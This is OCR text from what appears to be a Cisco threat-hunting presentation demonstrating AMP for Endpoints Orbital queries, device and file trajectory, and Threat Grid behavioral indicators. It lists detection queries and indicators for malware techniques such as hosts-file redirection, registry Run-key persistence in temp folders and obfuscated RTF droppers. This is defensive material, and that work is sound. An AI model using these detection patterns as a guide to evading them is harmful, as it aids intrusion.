- os: <operating-system: darwin,linux,windows>
- all



AMP Orbital – do a query

AMP4E

Orbital Query Jobs Assets Catalog

Live Query New

Endpoints .amp:a2488278-9376-4587-859c-0ec14cf3...

Browse Query Catalog

SQL Enter SELECT statement

Query Create Jo

Query Catalog

Back

Hosts File Monitoring

Created by Cisco 2019-02-12. Updated 2019-08-15.


This query is applicable to Windows, Linux and MacOS. The hosts file is the local host database which is checked before a name resolution request is sent to a DNS server. A host entry consists of a hostname, and it's corresponding IP address. It is often used by the malware authors to redirect traffic from the intended destination to sites hosting malicious or unwanted content. It may also be used to block legitimate content such as AV signature updates. On the other hand, it can be used legitimately, and this query may need to be customized to exclude legitimate entries.

ID etc_hosts_monitoring
OS Windows, Linux, Darwin
Categories Posture Assessment
ATT&CK™ Techniques Fallback Channels Web Service
ATT&CK™ Tactics Command and Control

Catalog queries are designed to run independently.

SQL

```
SELECT address, hostnames FROM etc_hosts WHERE
hostnames NOT IN ("localhost", "::1", "fe00::0",
"ff00::0", "ff02::1", "ff02::2");
```



AMP Orbital Live Query3

AMP4E

Orbital | Query | Jobs | Assets | Catalog

tschranz+us@cisco.com

Live Query

New

2 ROWS FROM 1 ENDPOINT

Endpoints: .amp:a2488278-9376-4587-859c-0ec14cf3...

Browse Query Catalog

SQL: Catalog queries run independently

Query | Create Job

Hosts File Monitoring

```
SELECT address, hostnames FROM etc_hosts
WHERE hostnames NOT IN ("localhost",
"::1", "fe00::0", "ff00::0", "ff02::1",
"ff02::2");
```

1 host

HOSTNAME	MAC-LAB3
ACTIVE IP	173.38.220.59
NODE ID	70E5SD4rr8FD7ZocP4f9yQ
REPORTED	2020-01-23 13:06:18

Hosts File Data

ADDRESS	HOSTNAMES
MAC-LAB3	
127.0.0.1	found.by.Orbital.cisco.com
127.0.0.1	TECSEC-2599.cisco.live.2020.barcelona

AMP Orbital – Predefined Catalog

AMP4E

Orbital | Query | Jobs | Assets | Catalog | tschranz+us@cisco.com

Query Catalog

Filters Reset

- Categories
- ATT&CK™ Tactics
- ATT&CK™ Techniques
  - .bash_profile and .bashrc
  - Access Token Manipulation
  - Accessibility Features
  - Account Discovery
  - Account Manipulation
  - AppCert DLLs
  - AppInit DLLs
  - AppleScript
  - Application Deployment Software
  - Application Shimming
  - Application Window Discovery
  - Audio Capture
  - Authentication Package
  - Automated Collection
  - Automated Exfiltration
  - Bash History
  - Binary Padding


hosts

NAME	CREATED	UPDATED	ID	OS	CATEGORY	ATT&CK™ TACTIC	ATT&CK™ TECHNIQUE
Hosts File Monitoring	2019-02-12	2019-08-15	etc_hosts_monitoring	Windows, Linux, Darwin	Posture Assessment	Command and Control	Fallback Channels; Web Service
Parent Process Not Wininit	2019-01-29	2019-08-16	parent_process_not_wininit	Windows, Linux, Darwin	Threat Hunting	Execution; Defense Evasion	Masquerading
Malware Bernew Registry Monitoring	2019-08-21	2019-08-22	malware_berbew_registry_monitoring	Windows	Malware	Persistence	Registry Run Keys / Startup Folder
Malware ShadowRat Detected	2019-07-24	2019-08-19	malware_shadowrat_detected	Windows	Malware; Threat Hunting	Persistence	Service Registry Permissions Weakness
Malware Trickbot Mutex Detected	2019-07-26	2019-08-14	malware_trickbot_mutex_detected	Windows	Threat Hunting; Malware	Persistence	
Registry Network Shares Monitoring	2019-08-26	2019-09-04	registry_network_shares_monitoring	Windows	Posture Assessment; Forensics	Persistence; Collection; Discovery; Defense Evasion	Data from Network Shared Drive; Network Share Discovery; Network Share Connection Removal
Microsoft Office Macros Registry Keys Monitoring	2019-09-03	2019-09-04	registry_office_security_monitoring	Windows	Posture Assessment; Forensics; Threat Hunting	Persistence; Execution; Defense Evasion	Office Application Startup; Masquerading
Host Uptime Search	2019-05-15	2019-07-23	uptime_based_search	Windows, Linux, Darwin	Posture Assessment		

< 1 >

AMP Orbital and Threat Grid

AMP4E



Only show Indicators with Orbital queries

Registry Persistence Mechanism Refers to an Executable in a Temporary Folder | Orbital Queries | persistence | persistence | autorun | compound | process | registry | 90

Registry Persistence Mechanism Refers to an Executable in a Temporary Folder

Score: 90 Hits: 1

Description

Registry keys can be used to load applications when Windows is started. Malware often uses these key locations to maintain persistence on the host. The key value will indicate where the program that will load on startup is located. If that program is located in a temporary folder, it can be considered particularly suspicious.

Trigger

This indicator is triggered by a modification to the Run, RunOnce, RunServices, RunServicesOnce, RunOnceEx, or RunOnce\Setup key, when the registry value data refers to an executable in a temporary directory.

Process	Process Name	RegKey Name	RegKey Value Name	RegKey Data Type	RegKey Data	Actions
Process 30	SqGGuYXyy.exe	MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN	overdrive	SZ	C:\Users\ADMINI~1\AppData\Local\Temp\overdrive.exes\\0	Orbital Query

MITRE ATT&CK attack.mitre.org

Persistence


Tactic ID: TA0003

Techniques: Registry Run Keys / Startup Folder

The adversary is trying to maintain their foothold. Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

AMP Orbital and Threat Grid

AMP4E



Export the whole Report as .JSON File

Orbital Query Jobs Assets Catalog

tschranz+us@cisco.com

Live Query

New

0 ROWS FROM 3 ENDPOINTS

Endpoints all ×

Browse Query Catalog

SQL Catalog queries run independently

Query for all active endpoints

Query Create Job

Registry Key Search

```
SELECT key AS reg_key, path, name, data,
datetime(mtime, "unixepoch", "UTC") as
last_modified FROM registry WHERE key
LIKE (SELECT v FROM __vars WHERE
n="reg_key_name") AND name LIKE (SELECT v
FROM __vars WHERE n="reg_key_value") AND
data LIKE (SELECT v FROM __vars WHERE
n="reg_key_data");
```

Parameters

reg_key_name	HKEY_LOCAL_MACHINE\SOFTW
reg_key_value	overdrive
reg_key_data	C:\Users\%\AppData\Local\Temp

3 hosts

HOSTNAME	MAC-LAB3
ACTIVE IP	173.38.220.59
NODE ID	70E5SD4rr8FD7ZocP4f9yQ
REPORTED	2020-01-23 14:40:51
HOSTNAME	MAC-LAB2
ACTIVE IP	173.38.220.59
NODE ID	xSBnuYTqJyRniU7awR5hzg
REPORTED	2020-01-23 14:40:51
HOSTNAME	mac-lab1
ACTIVE IP	173.38.220.59
NODE ID	g_xgRbmYmDcFdr4OeQU...
REPORTED	2020-01-23 14:40:51

Registry Key

REG_KEY	PATH	NAME	DATA
MAC-LAB3			
No results for this host.			
MAC-LAB2			
No results for this host.			
mac-lab1			
No results for this host.			

Predefined Query Statement by Threat Grid using table registry


The Registry key is not available on any of the queried endpoints

Parameters to refine the query statement

AMP4E Device Trajectory

AMP4E

- Reconstruct the Endpoint history
- Looking for specific processes running at a defined time
- Understanding the root cause
- Vulnerabilities



AMP4E File Trajectory

AMP4E

- Patient Zero
- File movements
- File actions in every Endpoint

File Trajectory

SHA: 6c05e113…ad47aec7

Search Enter a SHA-256 file hash

Visibility

Earliest observation in past 30 days	2019-11-20 03:30:37 CET
Last Seen	2019-12-12 21:00:01 CET
Observations	44

Entry Point

Earliest seen on from past 30 days Triage / Demo_AMP_Intel


Created by

SHA-256	Filename	Product	Prevale...
17f746d8…a02402ae	*cmd.exe*	Microsoft® Windows® Operating System 6...	8
664e8390…23d5b5f7	*WINWORD.EXE*	Microsoft Office 2016 16.0.4266.0	2
3d46e952…92de63c2	*WINWORD.EXE*	Microsoft Office 2013 15.0.4420.0	2

⊞ **File Details**

⊞ **Network Profile**


Trajectory



AMP Unity

AMP4E

Share intelligence across network, web, email, and endpoints to see once, block everywhere.




AMP for Endpoint Threat Hunting Demo

Threat Hunting Tools

Cisco Threat Response	· Investigation · Correlation
Threat Grid	· Behavioral Indicator · Threat Intelligence
AMP4E	· Orbital · Device Trajectory
Talos	· Threat Intelligence

Threat Grid Everywhere

Threat Grid



Cisco Threat Grid
Threat Intelligence & Behavioural Indicators

Threat Grid

- Samples correlated with billions of malware artifacts
- Global/historical context on threat landscape
- «Wikipedia of malware»
- Behavioral indicators

Search

Indicator	Categories	ATT&CK	Tags	Created At	Last Modified	Score
Registry Persistence Mechanism Refers to an Executable in a Recycler Folder	Persistence	persistence	autorun, compound, process, registry	9/12/2016	8/22/2018	95
RTF Containing PE File	Embedded	defense evasion	obfuscation, pe, rtf	3/23/2018	3/23/2018	95
RTF Object Obfuscation Detected	Obfuscation	defense evasion	obfuscation, rtf, static	3/15/2018	12/6/2018	95
RTF Object with Multiple Obfuscations Detected	Obfuscation	defense evasion	obfuscation, rtf, static	5/10/2018	5/10/2018	95
Rundll32.exe Used to Run Remote Script	Process	execution	execution, process, rundll, script, system	10/7/2019	10/7/2019	95
Sample Artifact is Copied to Multiple Locations	Spreading	defense evasion, persistence	artifact, duplicate, threshold	2/7/2018	2/26/2018	95
Sample Creates Obfuscated JavaScript And Potentially Malicious Artifacts	Obfuscation		antivirus, compound, javascript, obfuscation	1/5/2017	6/25/2019	95
Script Communicates With Domain in Cisco Umbrella Block List	Heuristic	command and control	compound, dns, dropper, malicious, script, umbrella	10/1/2019	10/1/2019	95
Script Created an Executable File	Pattern	defense evasion	dropper, obfuscation, phishing	5/25/2016	3/7/2017	95
Script Launched by HTML Sample	Pattern	defense evasion, execution	dropper, html, obfuscation, script	4/6/2017	4/6/2017	95
Self-Loading Executable File Detected	Static Anomaly	execution	malware, pe	10/13/2016	10/25/2016	95

Threat Grid Search

Threat Grid

- Samples
- Artifacts
- Domains
- IPs
- Paths
- Registry Keys
- URLs

Samples

Find samples via the Submission Search API

- The `Match by` form field corresponds with the `Terms` of the search API. For more information see the Submission Search API Help topic
- Utilize wildcards when searching for samples which might adhere to a pattern, for example a `Mutant` search for the query `gazavat-svc_*` could return samples that match on the mutants `gazavat-svc_34`, `gazavat-svc_18`, and `gazavat-svc_37`. (Note that the wildcard character is significantly more efficient as the trailing element of a query, as shown above, rather than the leading element.) You can incorporate regular expressions in your searches.

Freeform

Search will attempt to identify the pattern of the `Query`; if identified as an IP address, MD5, SHA-256, or Sample ID, the API will optimize the search by targeting specific database indices.

Behavioral indicator

Samples
Artifacts
Domains
IPs
Paths
Registry keys
URLs

Query

Match By
Freeform

Date Range
04/12/2019 03/01/2020

Scope
All samples

Access
All Private Public

Search

Threat Grid Curated Feeds

Threat Grid

- Pre-generated
- Targeted threat intelligence
- Based on specific, high confidence human-curated BIs Whitelisted via TG and Talos intelligence
- Refreshed on an hourly or daily basis.
- Fetch using REST API calls, output format:
  - JSON
  - CSV
  - Snort
  - STIX

Threat Grid API

Threat Grid

- Threat Grid also provides a comprehensive API …
  - for fetching curated feeds based on globally collected Threat Intelligence in Threat Grid
  - for automating IR activities, like aggregating verdicts and sightings
  - for integrating File Analysis into your customized IR processes
  - for integrating File Analysis into your own business applications (see also use case for automated document analysis at the end)

- Find TG API examples on GitHub: https://github.com/CiscoSecurity

Threat Grid for Threat Hunting Demo

Threat Hunting Tools


Cisco Threat Response
- Investigation
- Correlation

Threat Grid
- Behavioral Indicator
- Threat Intelligence

